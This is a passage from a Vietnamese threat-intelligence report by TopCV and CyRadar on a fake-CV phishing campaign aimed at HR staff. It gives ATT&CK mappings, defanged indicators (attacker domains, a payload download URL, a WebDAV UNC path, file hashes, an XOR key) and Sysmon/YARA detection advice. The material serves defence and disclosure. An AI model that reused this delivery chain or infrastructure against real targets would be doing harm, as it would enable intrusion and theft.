Phát hiện qua Sysmon: Chuỗi pcalua.exe → conhost.exe spawning trong context Scheduled Task là dấu hiệu bất thường. Trong môi trường bình thường, pcalua.exe (Program Compatibility Assistant) không bao giờ gọi conhost.exe với tham số --headless. Sysmon Event ID 1 với CommandLine filter trên pcalua.exe và conhost.exe là phương pháp phát hiện hiệu quả nhất. Cần bổ sung rule: alert khi WorkingDirectory chứa AppData\Roaming và CommandLine chứa --headless.

4. BỐI CẢNH TOÀN CẦU & LIÊN HỆ QUỐC TẾ

So sánh với các chiến dịch đã biết trên thế giới

Các kỹ thuật và hạ tầng được quan sát trong chiến dịch này có sự tương đồng rõ ràng với nhiều chiến dịch đã được ghi nhận bởi cộng đồng bảo mật quốc tế. Đây là bằng chứng cho thấy kẻ tấn công đang áp dụng playbook đã qua kiểm chứng của các nhóm APT và cybercriminal quốc tế vào môi trường Việt Nam.

Chiến dịch	Nhóm	Năm	Điểm tương đồng với TCV-20260528
GOLD BLADE (Sep–Jul 2025)	RedCurl / GOLD BLADE	2024–2025	Fake CV PDF → ZIP → LNK → conhost → WebDAV Cloudflare → DLL Sideload → Scheduled Task
SERPENTINE#CLOUD	Unknown	2025	Early Bird APC Injection trong DLL dropper, Cloudflare Tunnel WebDAV
Proofpoint Cluster	Unknown	2024	Cloudflare Tunnel WebDAV, LNK trong ZIP, RAT delivery
CVE-2024-21412	Multiple actors	2024	LNK giả PDF, LOLBIN chain, anti-sandbox, decoy URL

Nhận định về Attribution: Dựa trên điểm tương đồng về TTP (Tactics, Techniques, and Procedures), hạ tầng Cloudflare Workers, chuỗi LOLBIN (conhost → pcalua → payload), kỹ thuật APC injection và Lehmer LCG XOR cipher trong DLL dropper, chiến dịch này có khả năng cao liên quan đến nhóm GOLD BLADE hoặc một threat actor đang sao chép playbook của nhóm này.

Đây là lần đầu tiên mô hình tấn công HR qua fake CV theo kiểu GOLD BLADE được xác nhận nhắm vào thị trường tuyển dụng tại Việt Nam.

5. MITRE ATT&CK MAPPING

Ánh xạ kỹ thuật tấn công theo framework MITRE ATT&CK

ID	Tên kỹ thuật	Mô tả áp dụng
T1566.002	**Phishing: Spearphishing Link**	Link phishing nhúng trong CV PDF, dụ nhân sự HR click
T1204.002	**User Execution: Malicious File**	Nạn nhân mở file .lnk bị ngụy trang thành PDF
T1218.011	**Signed Binary Proxy: Rundll32**	conhost.exe và pcalua.exe được dùng thay cho rundll32
T1105	**Ingress Tool Transfer**	Tải payload từ WebDAV Cloudflare Workers qua HTTPS
T1055.004	**Process Injection: APC Injection**	query.dll dùng QueueUserAPC() để thoát Loader Lock
T1574.002	**DLL Side-Loading**	DLL được load qua binary hợp pháp của Windows
T1027	**Obfuscated Files/Information**	Lehmer LCG XOR cipher mã hóa toàn bộ strings
T1071.001	**Application Layer Protocol: Web**	C2 qua HTTPS port 443, SSL cert validation bị disable
T1553.002	**Subvert Trust Controls: Code Sign**	Icon msedge.exe trên file .lnk để bypass visual trust
T1053.005	**Scheduled Task/Job**	Tạo task chạy mỗi 30 phút qua pcalua → conhost chain
T1082	**System Information Discovery**	ConfigSM thu thập ComputerName, Username, DnsDomain
T1083	**File and Directory Discovery**	Liệt kê file tại Program Files, Desktop, AppData
T1041	**Exfiltration Over C2 Channel**	Gửi thông tin máy về C2 qua HTTPS POST mã hóa AES-CBC
T1140	**Deobfuscate/Decode Files**	XOR decrypt payload với key 32 bytes tại runtime

6. INDICATORS OF COMPROMISE (IOC)

Các chỉ số phát hiện xâm phạm — đã được defang

6.1 Domain & URL

Loại IOC	Giá trị	Hash SHA256 (rút gọn)
Domain	workers[.]dev	—
Domain	view[.]cvinstantapplication[.]workers[.]dev	—
Domain	dav[.]aicvresponse[.]workers[.]dev	—
Domain	a7eb.c7b6b302c6074d2ca05a[.]workers[.]dev	C2 download payload (query.dll)
Domain	ab8b[.]37b5962987264fc6812c[.]workers[.]dev	C2 nhận thông tin từ ConfigSM.exe
URL	https://dav[.]aicvresponse.workers[.]dev/CV-HRS-00431-DFG2ABBE3.exe	URL tải payload chính
URL Decoy	topcv[.]vn/404	

6.2 File

Loại IOC	Giá trị	Hash SHA256 (rút gọn)
File (ZIP)	CV Applicant 2090-68704.zip	f4ba3aeb6c8488ac14d07932d9164...
File (LNK)	CV 7283-8561930.pdf.lnk	a343c2cefbe85a7751227be513c56...
File (LNK)	CV 5028-8401224.pdf.lnk	b3ea21aced26fcffa855a55983850...
File (PDF)	ca2e3a15f891b1815507254103f4d2ee.pdf	a7098abbe3b488cc6026c0cd9778...
File (EXE)	CV-HRS-00431-DFG2ABBE3.exe ({5E2BA710...}.exe)	db560bde3c1c839b39231301f3100...
File (EXE)	ConfigSM_VFJVTkdQSE0xM0FE.exe	fde544fd0ff540b134ec19c5661ad3...
File (EXE)	CV-HRD-7391-BAG2ABFD1.exe	db560bde3c1c839b39231301f3100...
File (DLL)	query.dll (2026601 variant)	ee4525ae5faa4c215c14152913adeb...

6.3 Strings & Keys

Loại IOC	Giá trị	Hash SHA256
XOR Key	YBDTLldmsucyjoYjadsrcdKBaxwDAVRL	key 32 bytes giải mã payload từ C2

Loại IOC	Giá trị	Hash SHA256
API Export	VfdbdNYj	Export function của payload stage 2
Scheduled Task	\ConfigSM\ConfigSM-VFJVTkdQSE0xM0FE	Task URI persistence
CLI Argument	3d819ca28b78	Campaign ID / Bot token — dùng để derive AES key
Temp File	mkkasvwsre.tmp	File tạm chứa payload stage 2 (tự xóa sau khi load)
Working Dir LNK	\\dav.aicvresponse.workers[.]dev@SSL\DavWWWRoot	WebDAV UNC Path trong file .lnk

7. KHUYẾN NGHỊ PHÒNG THỦ

Các biện pháp ứng phó và phòng ngừa theo mức độ ưu tiên

Ưu tiên ngay lập tức: Các biện pháp bên dưới được sắp xếp theo mức độ ưu tiên giảm dần. Tổ chức nên triển khai theo thứ tự từ trên xuống, bắt đầu từ các biện pháp có tác động cao nhất.

- **[P1 - KHẨN] Tăng cường giám sát:** Triển khai Sysmon + EDR với đầy đủ telemetry | Cung cấp khả năng quan sát cần thiết cho phát hiện, điều tra và săn tìm mối đe dọa. Triển khai DNS filtering và Web Proxy để phát hiện hoặc chặn truy cập tới các miền có độ tin cậy thấp, miền mới đăng ký hoặc hạ tầng độc hại đã biết.
- **[P1 - KHẨN] Block WebClient service trên endpoint:** Disable hoặc set "Manual" cho Windows WebClient service trên các endpoint không có nhu cầu dùng WebDAV. Kiểm tra: Get-Service WebClient.
- **[P2 - CAO] Block LNK execution từ thư mục Downloads/Temp:** Triển khai Software Restriction Policy (SRP) hoặc AppLocker để block *.lnk trong %Downloads%, %AppData%, %Temp%.
- **[P2 - CAO] Monitor LOLBIN process chains:** Tạo Sysmon rule alert khi conhost.exe, pcalua.exe, mshta.exe spawn child process bất thường, đặc biệt khi parent process là explorer.exe hoặc process đến từ user directory.
- **[P2 - CAO] Quy trình xét duyệt CV an toàn cho HR:** Chỉ mở CV trong môi trường sandbox hoặc viewer cách ly. Không mở file ZIP đính kèm trực tiếp. Chỉ chấp nhận file PDF thuần (không phải LNK ngụy trang). Báo cáo ngay khi thấy yêu cầu tải thêm file từ link trong CV.
- **[P3 - TRUNG BÌNH] Kích hoạt Mark-of-the-Web cho archive tools:** Đảm bảo 7-Zip và WinRAR đang dùng phiên bản mới nhất có hỗ trợ propagate Zone.Identifier khi giải nén.
- **[P3 - TRUNG BÌNH] YARA Hunt cho LNK dropper:** Hunt tìm file .lnk có kích thước bất thường (>10KB), chứa chuỗi workers.dev, @SSL\DavWWWRoot, hoặc conhost trong arguments.

8. KẾT LUẬN

Chiến dịch tấn công được phát hiện vào ngày 28/05/2026 đánh dấu một bước leo thang đáng lo ngại trong bối cảnh an ninh mạng tại Việt Nam. Kẻ tấn công đã lựa chọn điểm yếu đặc thù của ngành tuyển dụng — quy trình xét duyệt CV từ người lạ — như một vector tấn công chiến lược, kết hợp với hạ tầng Cloudflare Workers để ẩn giấu hoạt động độc hại sau HTTPS hợp lệ.

Mã độc được sử dụng thể hiện trình độ kỹ thuật cao: APC injection, mã hóa đa tầng Lehmer LCG XOR, dynamic API resolution, anti-sandbox, và chuỗi LOLBIN 3 tầng để duy trì persistence. Đây không phải là mã độc thông thường — đây là công cụ được phát triển chuyên biệt và kiểm thử với mục đích tấn công rõ ràng.

Bộ phận ANBM TopCV và CyRadar tiếp tục theo dõi chiến dịch này và sẽ cập nhật IOC khi có thêm phát hiện mới. Mọi tổ chức sử dụng nền tảng tuyển dụng trực tuyến tại Việt Nam được khuyến cáo triển khai các biện pháp phòng thủ.

> **Liên hệ Báo cáo Sự cố:** tech.security@topcv.vn | contact@cyradar.com
>
> **Chia sẻ IOC:** Bài báo cáo được phân loại TLP:WHITE — có thể chia sẻ tự do trong cộng đồng bảo mật. Các IOC đã được defang để ngăn ngừa click nhầm.

9. Phụ lục tham khảo

i. Báo cáo phân tích mã độc ConfigSM

ii. Báo cáo phân tích mã độc query.dll

(Chi tiết tại các đường dẫn được cung cấp kèm theo tài liệu này)